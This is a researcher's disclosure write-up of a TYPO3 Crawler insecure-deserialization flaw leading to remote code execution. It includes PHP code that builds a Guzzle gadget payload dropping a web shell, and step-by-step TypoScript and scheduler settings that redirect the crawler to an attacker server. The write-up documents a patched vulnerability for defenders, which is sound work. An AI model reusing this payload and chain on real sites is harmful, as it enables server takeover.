
TYPO3 Crawler Extension RCE (CVE-2026-8727)
This article describes the exploitation path for CVE-2026-8727 by abusing an insecure deserialization vulnerability to gain Remote Code Execution (RCE) in TYPO3. This works by redirecting the site crawler to an attacker-controlled site setting the X-T3Crawler-Meta response header. Last modified: 05/22/2026 13:51 PMTable of Contents
Introduction
During a long-term security engagement, I was finally able to take over an administrative user account in a TYPO3 instance and access their backend. However, I realised that normal administrators are not able to upload PHP-files or install extensions due to site's strict configuration. What I needed was a so called maintainer account. At this point I thought my journey came to an end. Even after reviewing open CVEs for the TYPO3 version in use, I could not see any way forward. The only CVE which seemed interesting to me was CVE-2025-47940, which states, that "(...) administrator-level backend users without system maintainer privileges can escalate their privileges and gain system maintainer access.(...)". Exactly, what I needed! Unfortunately, I could not find any details, exploits or proof-of-concepts for this CVE but it motivated me enough to dig deeper.
Scheduler
What caught my eye was the TYPO3 Scheduler. It allows the creation of either periodically repeating tasks or manual single-run tasks. However, only a predefined set of tasks can be selected:

The Execute console commands task seemed very interesting, but again, only a set of predefined entries could be selected:

Again, I was lost. No injection was possible, even grepping the source code for maybe hidden tasks or console commands was pointless. So I had to dig deeper again, look through every task and every console command to find another entry point.
Crawler
One of the installed extensions was the TYPO3 Crawler. Moving straight forward to the source code, I found an very interesting line of code.
In the GuzzleExecutionStrategy (crawler/Classes/CrawlStrategy/GuzzleExecutionStrategy.php) on line 60, you can find the
following snippet, which sends an HTTP request and handles the result:
try {
  $url = (string) $url;
  $response = $this->getResponse($url, $options);
  if ($response->hasHeader('X-T3Crawler-Meta')) {
    return unserialize($response->getHeaderLine('X-T3Crawler-Meta'));
  }
  return [
    'errorlog' => ['Response has no X-T3Crawler-Meta header'],
    'vars' => [
      'status' => $response->getStatusCode() . ' ' . $response->getReasonPhrase(),
    ],
  ];
}
(...)
Nice! We found an insecure deserialization of untrusted data, as the function uses unserialize on the returned header.
Now exploiting this vulnerability takes a few extra steps, since the TYPO3 code sets this header at some point and it cannot be overwritten. Even when using TypoScript or editing the page's TSconfig did not work for me. Instead, I used a page redirection, so the crawler visits my site where I could set the header with my desired payload.
Generating the Payload
Creating a working payload was not too simple. PHPGGC provides an easy-to-use generator for a large set of payloads, but I still encountered some issues: When PHP serializes objects with private class properties, a NULL-byte is used. According to the HTTP standard, NULL-bytes cannot be sent as a header value. That's where I jumped into the source code again and tried to get a working payload. I ended up with creating an
\GuzzleHttp\Cookie\FileCookieJar object, which writes data to a given file when __destruct is being called. This payload is equivalent to PHPGGC's Guzzle/FW1.
<?php

require_once "./vendor/autoload.php";

$destination = "/srv/http/poc.php";
$content = "<?=system(\$_REQUEST['c']);?>";

$cookieJar = new \GuzzleHttp\Cookie\FileCookieJar($destination, true);
$cookieJar->setCookie(new \GuzzleHttp\Cookie\SetCookie([
  "Name" => 'a',
  "Value" => $content,
  "Domain" => 'b',
]));

$serialized = serialize($cookieJar);
echo $serialized . PHP_EOL;
When this object is deserialized and later on destroyed, it will create a file at the given $destination. Due to the way the FileCookieJar saves it's content, the target file will be in JSON format, but with our $content included.
Important to mention before generating the payload, the following changes must be made:
- vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php: Properties
$fileNameand$storeSessionCookiesshould be public - vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php: The function
__destructshould be removed - vendor/guzzlehttp/guzzle/src/Cookie/CookieJar.php: Property
$cookieshould be public - vendor/guzzlehttp/guzzle/src/Cookie/SetCookie.php: Property
$datashould be public
Final Exploit Chain
Now we have all pieces together. To execute this exploit, the following steps have to be taken
- Create an empty page or use an existing one. Remember the ID.
- Adjust the
TSconfig(found in the Resources tab) as follows:tx_crawler.crawlerCfg.paramSets.test = tx_crawler.crawlerCfg.paramSets.test { procInstrFilter = tx_indexedsearch_reindex } - Navigate to Site-Management -> TypoScript, or in older versions to Templates and edit the page's TypoScript as follows:
config.additionalHeaders { 10 { header = Location: https://[your-server]/ replace = 1 } } - The endpoint given in the redirect has to return the
X-T3Crawler-Metaheader - Create a new scheduler task with the following configuration:

- Save the scheduler task and execute it. The target file should be created now.
Timeline
- 2026-03-15: Disovery of the vulnerability
- 2026-03-16: Initial report to the TYPO3 Security Team
- 2026-03-17: TYPO3 acknowledged issue
- 2026-05-11: Crawler 12.0.11 released including the fix
- 2026-05-19: TYPO3 Security Advisory published